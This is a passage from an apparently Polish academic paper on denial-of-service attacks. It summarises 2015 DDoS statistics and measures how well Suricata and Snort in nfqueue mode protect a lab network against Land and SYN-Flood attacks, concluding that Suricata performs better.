tycznych. Ataki te posiadają szerokie spektrum wersji i rodzajów, które występują w zależności od sposobu wykonania ataku i jego złożoności. Jednym ze sposobów jest emisja nadmiernego ruchu, aby wykorzystać wszystkie zasoby sprzętowe i obliczeniowe ofiary przez co nastąpić może uszkodzenie sprzętu ofiary. Inny sposób polega na użyciu znalezionych luk w zabezpieczeniach różnych protokołów warstw modelu ISO/OSI. Niskie koszty przeprowadzenia ataków odmowy usługi oraz ich małe skomplikowanie powoduje, że częstotliwość i złożoność ataków systematycznie zwiększa się. Powstają coraz to nowsze i bardziej skomplikowane i rozbudowane metody, techniki, sposoby i rodzaje tych ataków. Można dokonać klasyfikacji ataków odmowy usługi pod kątem warstw modelu ISO/OSI na które te ataki ingerują [1][2][17][18].




Rys. 1. Klasyfikacja ataków DoS na podstawie warstw modelu ISO/OSI [1][2].

Fig. 1. The classification of DoS attacks on the basis of the ISO/OSI model layers [1][2].

2.1. Statystyczne zestawienie występujących na świecie ataków odmowy usługi

Ochrona sprzętu, serwerów, serwisów sieciowych, zasobów i danych przed atakami odmowy dostępu jest jednym z dominujących zagadnień z jakimi spotykają się firmy zajmujące się bezpieczeństwem elektronicznym i produkcją rozwiązań sprzętowych i programowych zapewniających ochronę przed zagrożeniami cybernetycznymi. Firmy te dokonują badań występujących ataków cybernetycznych i ich trendów a następnie przedstawiają wyniki tych badań za pomocą licznych statystyk. Firma Kaspersky co kwartał opracowuje i publikuje

dane statyczne dotyczące ataków DoS i DDoS występujących na świecie. Według raportu *Kaspersky DDoS Intelligence Report for Q4 2015* wynika, że w czwartym kwartale 2015 najczęściej występującym na świecie rozproszonym atakiem odmowy usługi był atak SYN-Flood, który stanowił 57% wszystkich przeprowadzonych w czwartym kwartale 2015 roku rozproszonych ataków odmowy usługi. Tendencja w porównaniu do poprzedzającego kwartału wskazuje, że atak ten jest coraz bardziej powszechny, gdyż jego częstotliwość wzrosła o 6 punktów procentowych. Innymi często występującymi atakami DDoS były TCP-DDoS, HTTP-DDoS, ICMP-DDoS i UDP-DDoS. Na poniższym wykresie zaprezentowano zestawienie częstotliwości występowania określonych ataków DDoS w trzecim i czwartym kwartale 2015 roku[3]:




Rys. 2. Procentowe zestawienie występujących w trzecim i czwartym kwartale 2015 roku rodzajów ataków DDoS na świecie [3].

Fig. 2. The percentage summary of DDoS attacks which took place around the world in Q3 and Q4 2015 [3].

Z raportu firmy Kaspersky wynika ponadto, że najczęściej spotykanymi w czwartym kwartale 2015 roku atakami DDoS na świecie były ataki o bardzo krótkim czasie trwania to znaczy ataki poniżej 4 godzin, które zajmowały 70% wszystkich ataków. W porównaniu z trzecim kwartałem nieznacznie wzrosła częstotliwość ataków średniej długości (5-49 godzin), która wynosiła 26,5% w porównaniu do 23,9% z trzeciego kwartału. Podobnie ma się rzecz z atakami


długimi (powyżej 50 godzin), choć mimo to te ataki nadal występowały marginalnie to znaczy przeciętnie 2 na 100 występujących w czwartym kwartale ataków DDoS było atakami długimi. Na poniższym wykresie zaprezentowano zestawienie częstotliwości występowania ataków DDoS o określonej długości w trzecim i czwartym kwartale 2015 roku [3]:



Rys. 3. Procentowe zestawienie występujących w trzecim i czwartym kwartale 2015 roku ataków DDoS o określonych długościach na świecie [3].

Fig. 3. The percentage summary of DDoS attacks of particular duration which took place around the world in Q3 and Q4 2015 [3].

Jedną z najciekawszych informacji w raporcie firmy Kaspersky jest ta mówiąca o systemach operacyjnych zainstalowanych na komputerach botnet, czyli komputerach, które zostały zainfekowane i są wykorzystywane przez hackerów między innymi do przeprowadzenia ataków odmowy usługi. Statystyka ta mówi że 54,8% ataków odmowy usługi było przeprowadzonych przez komputery zoombie z zainstalowaną dystrybucją systemu Linux, zaś 45,2% ataków odmowy usługi pochodziło z komputerów na których zainstalowany był system Windows. Wyniki te są niemal całkowitą korelacją wyników występujących w trzecim kwartale tego roku. Poniższy wykres przedstawia porównanie procentowe liczby komputerów zoombie z zainstalowaną dystrybucją Linuxa oraz z zainstalowanym systemem Windows, które posłużyły do przeprowadzenia ataków DDoS w trzecim i czwartym kwartale 2015 roku[3]:



Rys. 4. Procentowe porównanie komputerów „Zoombie" z zainstalowanymi systemami Linux i Windows, które zostały wykorzystane w trzecim i czwartym kwartale 2015r. do przeprowadzenia ataków DDoS [3].

Fig. 4. The percentage comparison between 'Zoombie' computers with Linux and Windows operating systems, which were used to carry out DDoS attacks in Q3 and Q4 2015 [3].

Na podstawie raportu firmy Kaspersky, która dokonała porównania trzeciego i czwartego kwartału 2015r. dotyczącego rozproszonych ataków usługi na świecie można wysunąć występujące tendencję dotyczące ataków odmowy usługi. Coraz większą częstotliwość zyskują najbardziej rozpowszechnione ataki SYN-Flood. Występuje stały rozwój i coraz większe zaawansowanie ataków i hackerów o czym świadczy zwiększająca się liczba ataków o średnim i długim czasie trwania. Nastąpiło odwrócenie częstotliwości środowisk systemowych z jakich przeprowadzane są rozproszone ataki odmowy usługi. Dominującym stało się przeprowadzanie ataków z jednostek komputerowych zaopatrzonych w system operacyjny Linux [3].

3. Analiza skuteczności systemów IDS/IPS Suricata i Snort na ataki DoS i DDoS

Systemy wykrywania wtargnięć (ang. Intrusion Detection System – IDS) oraz przeciwdziałania wtargnięciom (ang. Intrusion Prevention System) są rozwiązaniami sprzętowymi, programowymi i sieciowymi, które na celu mają

zmaksymalizowanie bezpieczeństwa użytkowania sieci komputerowych w czasie realnym poprzez wykorzystanie specjalnie do tego celu skonstruowanych aplikacji, usług i urządzeń [4].

Systemy IDS są wykorzystywane do wynajdywania wtargnięć, a ściślej rzecz ujmując są to specjalistycznie opracowane rozwiązania takie jak aplikacje, usługi i urządzenia, które są uruchamiane na urządzeniach mających dostęp do sieci. Celem funkcjonowania systemów tego typu jest obserwacja sieci pod kątem występowania potencjalnie niebezpiecznych działań, elementów, składników oraz przypadków złamania zasad bezpieczeństwa elektronicznego. Znalezienie niepożądanego zjawiska sprawia, że system generuje komunikat, który może być przechowywany w pliku tekstowym lub bazie danych. Jednym z najważniejszych elementów procesu opracowywania i tworzenia tego typu systemów jest implementacja rozwiązań dzięki którym możliwe jest pełne zautomatyzowanie procesu ochrony sieci na przykład poprzez implementację rozwiązania umożliwiającego dynamiczną transformację opcji i właściwości zapory ogniowej. Dzięki temu możliwe jest uniknięcie wystąpienia nadużyć na przykład użycia luk w oprogramowaniu[4][5][6].

Systemy IPS są ewolucją systemów IDS, które poza funkcją wykrywania pozwalają zapobiegać sytuacji włamania. Opiera się to na odrzucaniu zainfekowanych pakietów w transmisji do miejsca docelowego. Ta funkcjonalność systemów IPS wymaga ich montażu w miejscu na linii transmisji pakietów[4].

Badania skuteczności systemów IDS/IPS dokonano na przykładzie dwóch systemów Suricata i Snort.

3.1. Analiza skuteczności systemów Suricata i Snort pracujących w trybie nfqueue na rozproszone ataki odmowy usługi – Land oraz SYN-Flood.

Rozpatrywane systemy Suricata i Snort pracujące w trybie nfqueue poddano badaniu skuteczności ich działania w odpowiedzi na występujące rozproszone ataki odmowy usługi: Land oraz SYN-Flood. Poniżej omówiono charakter i właściwości tych ataków:


- Land – atak różniący się od standardowych ataków odmowy usługi, ponieważ nie polega on na obciążeniu środowiska atakowanego powodzią pakietów wysłanych z różnych urządzeń, lecz na wysłaniu pojedynczego, odpowiednio zmodyfikowanego pakietu. Spreparowany pakiet to pakiet TCP SYN, który ma ustawione odpowiednio zmodyfikowane pola SOURCE i DESTINATION (adres źródłowy i docelowy). Skutkuje to u ofiary konieczność nieustannego odpowiadania samemu sobie co sprawia, że praca zostaje znacznie spowolniona, a w najgorszym przypadku niemożliwa po-

przez wyczerpanie zasobów. Podobnie jak SYN-Flood Land jest atakiem operującym na czwartej warstwie modelu ISO/OSI[7][8].

- SYN Flood – jest atakiem skierowanym na doprowadzenie zasobów sprzętowych i obliczeniowych ofiary w stan wysycenia. Standardowy ruch sieciowy składa się z próby nawiązywania połączenia TCP z serwerem poprzez doręczenie komunikatu SYN do serwera. Transmisja komunikatu SYN-ACK do klienta oznacza że serwer wyraża zgodę na żądanie. Dzięki temu zachodzi proces nawiązania łączności. Atak SYN-Flood dąży aby proces nawiązania łączności nie skończył się powodzeniem, poprzez wysyłanie do serwera ogromnej liczby komunikatów SYN. Proces ten zazwyczaj używa nieprawdziwych, sfałszowanych adresów IP użytkownika. Każde zapytanie wymaga od serwera aby ten dokonał alokacji odpowiedniej liczby zasobów sprzętowych i obliczeniowych oraz aby nastąpiło dostarczenie komunikatu SYN-ACK w odpowiedzi na każde z nich. Sytuacja ta, w której serwer nie otrzymuje żadnych komunikatów ACK sprawia, że serwer nie może dokonać zwolnienia zasobów sprzętowych i obliczeniowych. Wszystkie zajęte zasoby powodują brak możliwości nawiązania połączenia u innych użytkowników[9][10].

Środowisko użyte do przeprowadzenia badań i symulacji składało się z maszyny wirtualnej z zainstalowanym systemem Kali Linux. Maszyna ta pełniła funkcję środowiska atakującego. Do przeprowadzenia ataku użyto darmowego generatora pakietów hping3. Poza środowiskiem atakującym utworzono maszynę wirtualną z zainstalowanym systemem Debian oraz systemami IDS/IPS, która pełniła funkcję środowiska atakowanego. Konfiguracja składała się też z routera, który zapełniał komunikację pomiędzy maszynami wirtualnymi i Internetem[11][12][13][14][15][16].


Na początku poddano analizie sprawność systemów IDS/IPS Snort i Suricata pracujących w trybie nfqueue w ochronie przed atakiem Land w przypadku różnej liczby terminali uruchomionych w środowisku atakującym. Poniższy wykres przedstawia czasy odpowiedzi podczas komunikacji pomiędzy poszczególnymi podmiotami sieci w sytuacji przeprowadzenia ataku Land na system bez żadnego uruchomionego systemu IDS/IPS:



Rys. 5. Czasy odpowiedzi podczas komunikacji pomiędzy poszczególnymi podmiotami sieci w sytuacji przeprowadzenia ataku Land na system bez żadnego uruchomionego systemu IDS/IPS.

Fig. 5. Response time during communication between respective network entities in case of Land attack on the system without any of the IDS/IPS systems operating.


Poniższy wykres przedstawia czasy odpowiedzi podczas komunikacji pomiędzy poszczególnymi podmiotami sieci w sytuacji przeprowadzenia ataku Land na system z uruchomionym systemem IDS/IPS Suricata pracującym w trybie nfqueue:



Rys. 6. Czasy odpowiedzi podczas komunikacji pomiędzy poszczególnymi podmiotami sieci w sytuacji przeprowadzenia ataku Land na system z uruchomionym w trybie nfqueue systemem IDS/IPS Suricata.

Fig. 6. Response time during communication between respective network entities in case of Land attack on the system with IDS/ IPS Suricata system running in the nfqueue mode.


Poniższy wykres przedstawia czasy odpowiedzi podczas komunikacji pomiędzy poszczególnymi podmiotami sieci w sytuacji przeprowadzenia ataku Land na system z uruchomionym systemem IDS/IPS Snort pracującym w trybie nfqueue:



Rys. 7. Czasy odpowiedzi podczas komunikacji pomiędzy poszczególnymi podmiotami sieci w sytuacji przeprowadzenia ataku Land na system z uruchomionym w trybie nfqueue systemem IDS/IPS Snort.

Fig. 7. Response time during communication between respective network entities in case of Land attack on the system with IDS/ IPS Snort system running in the nfqueue mode.


Drugim poddanym testom atakiem był SYN-Flood. Analogicznie jak w przypadku ataku Land zbadano sprawność systemów IDS/IPS Snort i Suricata pracujących w trybie nfqueue w przypadku różnej liczby terminali uruchomionych w środowisku atakującym. Poniższy wykres przedstawia czasy odpowiedzi podczas komunikacji pomiędzy poszczególnymi podmiotami sieci w sytuacji przeprowadzenia ataku SYN-Flood na system bez żadnego uruchomionego systemu IDS/IPS:



Rys. 8. Czasy odpowiedzi podczas komunikacji pomiędzy poszczególnymi podmiotami sieci w sytuacji przeprowadzenia ataku SYN-Flood na system bez żadnego uruchomionego systemu IDS/IPS.

Fig. 8. Response time during communication between respective network entities in case of SYN-Flood attack on the system without any of the IDS/IPS systems operating


Poniższy wykres przedstawia czasy odpowiedzi podczas komunikacji pomiędzy poszczególnymi podmiotami sieci w sytuacji przeprowadzenia ataku SYN-Flood na system z uruchomionym systemem IDS/IPS Suricata pracującym w trybie nfqueue:



Rys. 9. Czasy odpowiedzi podczas komunikacji pomiędzy poszczególnymi podmiotami sieci w sytuacji przeprowadzenia ataku SYN-Flood na system z uruchomionym w trybie nfqueue systemem IDS/IPS Suricata.

Fig. 9. Response time during communication between respective network entities in case of SYN-Flood attack on the system with IDS/ IPS Suricata system running in the nfqueue mode.

Poniższy wykres przedstawia czasy odpowiedzi podczas komunikacji pomiędzy poszczególnymi podmiotami sieci w sytuacji przeprowadzenia ataku SYN-Flood na system z uruchomionym systemem IDS/IPS Snort pracującym w trybie nfqueue:



Rys. 10. Czasy odpowiedzi podczas komunikacji pomiędzy poszczególnymi podmiotami sieci w sytuacji przeprowadzenia ataku SYN-Flood na system z uruchomionym w trybie nfqueue systemem IDS/IPS Snort.

Fig. 10. Response time during communication between respective network entities in case of SYN-Flood attack on the system with IDS/ IPS Snort system running in the nfqueue mode.

4. Podsumowanie

Porównanie systemów IDS/IPS Suricata i Snort pracujących w trybie nfqueue pokazuje, że oba te systemy są skuteczne w ochronie podmiotów, urządzeń i zasobów sieciowych przed należącym do rodziny ataków odmowy usługi atakiem Land. Działanie systemów pozwoliło bardzo widocznie zminimalizować czasy opóźnień komunikacji pomiędzy różnymi podmiotami w sieci przez co możliwe jest płynne, normalne korzystanie z sieci. Nieznacznie bardziej skutecznym systemem w ochronie przed atakiem Land jest system Suricata, ponieważ pod jego działaniem opóźnienia w sieci nie przekraczają 70[ms].

W przypadku ataku SYN-Flood system IDS/IPS Suricata pracujący w trybie nfqueue okazał się skutecznym narzędziem w ochronie sieci przed tym zagrożeniem. Maksymalne czasy opóźnień nie przekraczały 100[ms]. System Snort pracujący w trybie nfqueue nie zapobiega ogromnym czasom opóźnień wynikającym z działalności ataku SYN-Flood. Pakiety w tym przypadku są tracone, co powoduje że uniemożliwiona jest praca i korzystanie z sieci. Oznacza to że system ten jest nieefektywny w ochronie sieci przed atakiem SYN-Flood.

Na podstawie uzyskanych wyników można stwierdzić, że w przypadku trybu pracy nfqueue system Suricata cechuje się wysoką sprawnością w ochronie sieci przed skutkami ataków odmowy usługi, zaś system Snort tej ochrony nie zapewnia, gdyż jest nieskuteczny w ochronie sieci przed atakiem SYN-Flood.

Literatura

[1] https://dataspace.pl/dos-rodzaje-atakow-cz-1/[Dostęp: 24.08.2015]

[2] https://dataspace.pl/dos-rodzaje-atakow-cz-2/[Dostęp: 3.09.2015]

[3] https://securelist.com/analysis/quarterly-malware-reports/73414/kaspersky-ddos-intelligence-report-for-q4-2015/[Dostęp: 28.09.2015]

[4] K. Scarfone, P. Mell Guide to Intrusion Detection and Prevention Systems (IDPS)

[5] http://students.mimuw.edu.pl/SO/Projekt04-05/temat5-g2/sikora-kobylinski/idsips.html [Dostęp: 23.12.2015]

[6] http://sekurak.pl/wprowadzenie-do-systemow-ids/[Dostęp: 23.03.2015]

[7] http://insecure.org/sploits/land.ip.DOS.html[Dostęp: 20.11.1997]

[8] http://www.computerworld.pl/news/291980/Atak.na.sieci.IP.html [Dostęp: 29.12.1997]

[9] https://www.incapsula.com/ddos/attack-glossary/http-flood.html [Dostęp: 18.10.2015]

[10] https://www.incapsula.com/ddos/attack-glossary/syn-flood.html [Dostęp: 18.10.2015]

[11] https://www.debian.org/doc/[Dostęp: 7.04.2015]

[12] https://www.snort.org/documents/snort-ips-tutorial[Dostęp: 25.08.2015]

[13] https://www.kali.org/kali-linux-documentation/[Dostęp: 2.01.2016]

[14] https//www.snort.org/documents[Dostęp: 25.08.2015]

[15] http://wiki.hping.org[Dostęp: 30.09.2009]

[16] http://suricata-ids.org/docs/[Dostęp: 6.08.2014]

